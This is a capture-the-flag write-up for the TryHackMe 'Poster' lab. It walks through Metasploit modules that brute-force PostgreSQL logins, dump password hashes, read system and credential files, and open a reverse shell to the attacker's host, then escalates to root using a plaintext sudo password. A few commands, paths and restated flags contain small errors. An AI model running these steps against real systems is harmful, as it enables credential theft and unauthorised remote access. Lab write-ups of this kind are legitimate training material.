> CTF Challenge Name : Poster
> CTF Platform : ,TryHackMe,
> Author : Karun-A3E

Recon

Like any machine, perform a NMAP scan to get the open ports and services operating on the System.

```
root@ip-10-10-203-169:~# nmap -sC -sV 10.10.214.221 -T4 --min-rate=9400

Starting Nmap 7.60 ( https://nmap.org ) at 2023-11-02 09:53 GMT
Nmap scan report for ip-10-10-214-221.eu-west-1.compute.internal (10.10.214.221)
Host is up (0.00038s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 71:ed:48:af:29:9e:30:c1:b6:1d:ff:b0:24:cc:6d:cb (RSA)
|   256 eb:3a:a3:4e:6f:10:00:ab:ef:fc:c5:2b:0e:db:40:57 (ECDSA)
|_  256 3e:41:42:35:38:05:d3:92:eb:49:39:c6:e3:ee:78:de (EdDSA)
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Poster CMS
5432/tcp open  postgresql PostgreSQL DB
| fingerprint-strings:
|   SMBProgNeg:
|     SFATAL
|     C0A000
|     Munsupported frontend protocol 65363.19778: server supports 1.0 to 3.0
|     Fpostmaster.c
|     L2015
|_    RProcessStartupPacket
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-07-29T00:54:25
|_Not valid after:  2030-07-27T00:54:25
|_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.60%I=7%D=11/2%Time=6543718C%P=x86_64-pc-linux-gnu%r(SM
SF:BProgNeg,85,"E\0\0\0\x84SFATAL\0C0A000\0Munsupported\x20frontend\x20pro
SF:tocol\x2065363\.19778:\x20server\x20supports\x201\.0\x20to\x203\.0\0Fpo
SF:stmaster\.c\0L2015\0RProcessStartupPacket\0\0");
MAC Address: 02:78:BE:C3:D1:A3 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
```

From the Scan above, we are able to answer the following questions :

1. What is the rdbms installed on the server? : postgresql
2. What port is the rdbms running on? : 5432

Usage Of Metasploit

In this room, after starting the Metasploit Framework by entering msfcosole on the terminal. We can answer the third question :

3. After starting Metasploit, search for an associated auxiliary module that allows us to enumerate user credentials. What is the full path of the modules (starting with auxiliary)?
   For this, we can make use of the search functionality in the framework.

```
msf6 > search postgresql aux

Matching Modules
================

   #  Name                                                        Disclosure Date  Rank    Check  Description
   -  ----                                                        ---------------  ----    -----  -----------
   0  auxiliary/server/capture/postgresql                                          normal  No     Authentication Capture: PostgreSQL
   1  auxiliary/admin/http/manageengine_pmp_privesc               2014-11-08       normal  Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   2  auxiliary/scanner/postgres/postgres_dbname_flag_injection                    normal  No     PostgreSQL Database Name Command Line Flag Injection
   3  auxiliary/scanner/postgres/postgres_login                                    normal  No     PostgreSQL Login Utility
   4  auxiliary/admin/postgres/postgres_readfile                                   normal  No     PostgreSQL Server Generic Query
   5  auxiliary/admin/postgres/postgres_sql                                        normal  No     PostgreSQL Server Generic Query
   6  auxiliary/scanner/postgres/postgres_version                                  normal  No     PostgreSQL Version Probe
   7  auxiliary/admin/http/rails_devise_pass_reset                2013-01-28       normal  No     Ruby on Rails Devise Authentication Password Reset
```

Out of them, the most relevant one is :: auxiliary/scanner/postgres/postgres_login

Using postgres_login

After using the module, we can set the options before running in the module. These are some of the required option values that are to be changed :

```
set RHOSTS = IP_Address // set RHOSTS = 10.10.214.221
```

Given that there is nothing else to set up, we can simply run the module. The resultant is as such :

```
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS = 10.10.214.221
RHOSTS => = 10.10.214.221
msf6 auxiliary(scanner/postgres/postgres_login) > rub
[-] Unknown command: rub
msf6 auxiliary(scanner/postgres/postgres_login) > run

[-] 10.10.214.221:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: Invalid username or password)
[+] 10.10.214.221:5432 - Login Successful: postgres:password@template1
[-] 10.10.214.221:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 10.10.214.221:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
```

With this we have obtained valid credentials : postgres:password

Command Execution

Now we need to find a new module, so after entering back in the console, we can search once again :

```
search postgres aux

use auxiliary/admin/postgres/postgres_sql
```

Once in the module, to learn more about it, use the commands info or options. After which the following options can be configured :

```
set RHOST 10.10.214.221
set USERNAME postgres
set PASSWORD password
```

After changing the values accordingly, the module can be ran, by default the SQL command that is going to be ran is select version(). With that, this is the resultant :

```
msf6 auxiliary(admin/postgres/postgres_sql) > set RHOST 10.10.214.221
RHOST => 10.10.214.221
msf6 auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 10.10.214.221

Query Text: 'select version()'
==============================

    version
    -------
    PostgreSQL 9.5.21 on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609, 6
    4-bit

[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_sql) >
```

Hash Dump

Once the version is retrieved, for the hashdump to be retrieved, the following module can be used :

```
use auxiliary/scanner/postgres/postgres_hashdump
```

Similar to the options configuration for the Command Execution, the username, password and RHOSTS have to be configured. This is the resultant :

```
msf6 auxiliary(scanner/postgres/postgres_hashdump) > set RHOST 10.10.214.221
RHOST => 10.10.214.221
msf6 auxiliary(scanner/postgres/postgres_hashdump) >
msf6 auxiliary(scanner/postgres/postgres_hashdump) > set USERNAME postgres
USERNAME => postgres
msf6 auxiliary(scanner/postgres/postgres_hashdump) >
msf6 auxiliary(scanner/postgres/postgres_hashdump) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(scanner/postgres/postgres_hashdump) > run

[+] Query appears to have run successfully
[+] Postgres Server Hashes
======================

 Username   Hash
 --------   ----
 darkstart  md58842b99375db43e9fdf238753623a27d
 poster     md578fb805c7412ae597b399844a54cce0a
 postgres   md532e12f215ba27cb750c9e093ce4b5127
 sistemas   md5f7dbc0d5a06653e74da6b1af9290ee2b
 ti         md57af9ac4c593e9e4f275576e13f935579
 tryhackme  md503aab1165001c8f8ccae31a8824efddc

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_hashdump) >
```

View Files of their Choosing

For this section, we can use another module :

```
use auxiliary/admin/postgres/postgres_readfile
```

Similar to the previous configurations, configure the values of username, password and RHOSTS. Note that we shall be using this later on.

Authenticated Users to View Files

For this, we can use the following module :

```
use exploit/multi/postgres/postgres_copy_from_program_cmd_exec
```

For this modules, here are the required configurations :

```
set RHOST 10.10.214.221
set USERNAME postgres
set PASSWORD password
set LHOST 10.10.203.169
set LPORT 1234
```

If the configurations are valid , then the resultant is as such :

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set RHOST 10.10.214.221
RHOST => 10.10.214.221
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) >
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set USERNAME postgres
USERNAME => postgres
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) >
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set PASSWORD password
PASSWORD => password
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) >
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set LHOST 10.10.203.169
LHOST => 10.10.203.169
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) >
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 10.10.203.169:1234
[*] 10.10.214.221:5432 - 10.10.214.221:5432 - PostgreSQL 9.5.21 on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609, 64-bit
[*] 10.10.214.221:5432 - Exploiting...
[+] 10.10.214.221:5432 - 10.10.214.221:5432 - k6Y9SqsT dropped successfully
[+] 10.10.214.221:5432 - 10.10.214.221:5432 - k6Y9SqsT created successfully
[+] 10.10.214.221:5432 - 10.10.214.221:5432 - k6Y9SqsT copied successfully(valid syntax/command)
[+] 10.10.214.221:5432 - 10.10.214.221:5432 - k6Y9SqsT dropped successfully(Cleaned)
[*] 10.10.214.221:5432 - Exploit Succeeded
[*] Command shell session 1 opened (10.10.203.169:1234 -> 10.10.214.221:46802) at 2023-11-02 10:28:09 +0000
```


Flag

Now then based on the last few sections, we can gain the required information to gain the user flag

Use the modules :

```
use auxiliary/admin/postgres/postgres_readfile
set RHOST 10.10.214.221
set USERNAME postgres
set PASSWORD password
```

Once this is done, notice the default path of /etc/passwd, reveals something interesting




```
#/home/dark/credentials.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

There is a file called /home/dark/credentials.txt. To read the file, we simply need to change the option value, like so :

```
set RFILE /home/dark/credentials.txt
```

After setting this, we can run the module and thereby acquiring the password for user dark.



```
msf6 auxiliary(admin/postgres/postgres_readfile) > set RFILE /home/dark/credentials.txt
RFILE => /home/dark/credentials.txt
msf6 auxiliary(admin/postgres/postgres_readfile) > run
[*] Running module against 10.10.214.221

Query Text: 'CREATE TEMP TABLE BQcZoMEf (INPUT TEXT);
      COPY BQcZoMEf FROM '/home/dark/credentials.txt';
      SELECT * FROM BQcZoMEf'
==========================================================================================================================

    input
    -----
    dark:qwerty1234#!hackme

dark:qwerty1234#!hackme
[+] 10.10.214.221:5432 Postgres - /home/dark/credentials.txt saved in /root/.msf4/loot/20231102103914_default_10.10.214.221_postgres.file_878865.txt
[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_readfile) >
```


With the acquired username and password, gain access to the user directory. With that, we can then find the user.txt.

The user.txt is located in /alison/user.txt, and as a different dark has no access to the file.

Priv Esc

Find all the files that belong to user alison, using the command :

```
find / -type f -name alsion 2>/dev/null
```



```
$ find / -type f -user alison 2>/dev/null
/home/alison/.bashrc
/home/alison/.bash_logout
/home/alison/.profile
/home/alison/.bash_history
/home/alison/.sudo_as_admin_successful
/home/alison/user.txt
/var/www/html/config.php
/var/www/html/poster/assets/css/main.css
/var/www/html/poster/assets/css/fontawesome-all.min.css
/var/www/html/poster/assets/sass/libs/_mixins.scss
/var/www/html/poster/assets/sass/libs/_functions.scss
/var/www/html/poster/assets/sass/libs/_vars.scss
/var/www/html/poster/assets/sass/libs/_vendor.scss
/var/www/html/poster/assets/sass/libs/_breakpoints.scss
/var/www/html/poster/assets/sass/main.scss
/var/www/html/poster/assets/sass/components/_icon.scss
/var/www/html/poster/assets/sass/components/_form.scss
/var/www/html/poster/assets/sass/components/_button.scss
/var/www/html/poster/assets/sass/components/_section.scss
/var/www/html/poster/assets/sass/components/_icons.scss
/var/www/html/poster/assets/sass/components/_list.scss
/var/www/html/poster/assets/sass/layout/_header.scss
/var/www/html/poster/assets/sass/layout/_footer.scss
/var/www/html/poster/assets/sass/layout/_signup-form.scss
/var/www/html/poster/assets/sass/base/_typography.scss
/var/www/html/poster/assets/sass/base/_reset.scss
/var/www/html/poster/assets/sass/base/_bg.scss
/var/www/html/poster/assets/sass/base/_page.scss
/var/www/html/poster/assets/webfonts/fa-brands-400.svg
/var/www/html/poster/assets/webfonts/fa-solid-900.eot
/var/www/html/poster/assets/webfonts/fa-regular-400.woff2
/var/www/html/poster/assets/webfonts/fa-brands-400.ttf
/var/www/html/poster/assets/webfonts/fa-solid-900.ttf
/var/www/html/poster/assets/webfonts/fa-brands-400.eot
```

Out of the list, the most suspicious one will be the config.php. Hence, we can attempt to see the contents of the file.

```
$ cat /var/www/html/config.php
<?php

        $dbhost = "127.0.0.1";
        $dbuname = "alison";
        $dbpass = "p4ssw0rdS3cur3!#";
        $dbname = "mysudopassword";
?>$
```

From this we have obtain the password for alison, and now we can switch user. Once we become user alison, we are able to obtain the user.txt.

```
alison@ubuntu:~$ cd /home/alison
alison@ubuntu:~$ ls
user.txt
alison@ubuntu:~$ cat user.txt
THM{postgresql_fa1l_conf1gurat1on}
```

User Flag : THM{postgresql_faıl_confıguratıon}

Root Flag

To start off, we can find the sudo permissions of alison. To find out, use the command : sudo -l

```
alison@ubuntu:~$ sudo -l
[sudo] password for alison:
Matching Defaults entries for alison on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alison may run the following commands on ubuntu:
    (ALL : ALL) ALL
alison@ubuntu:~$
```

From this, we can see that alison has complete sudo access. Therefore we can simply view the root.txt by entering the following command :

```
// sudo cat /root/root.txt

alison@ubuntu:~$ sudo cat /root/root.txt
THM{c0ngrats_for_read_the_f1le_w1th_credent1als}
```

Root Flag : THM{congrats_for_read_the_fıle_wıth_credentıals}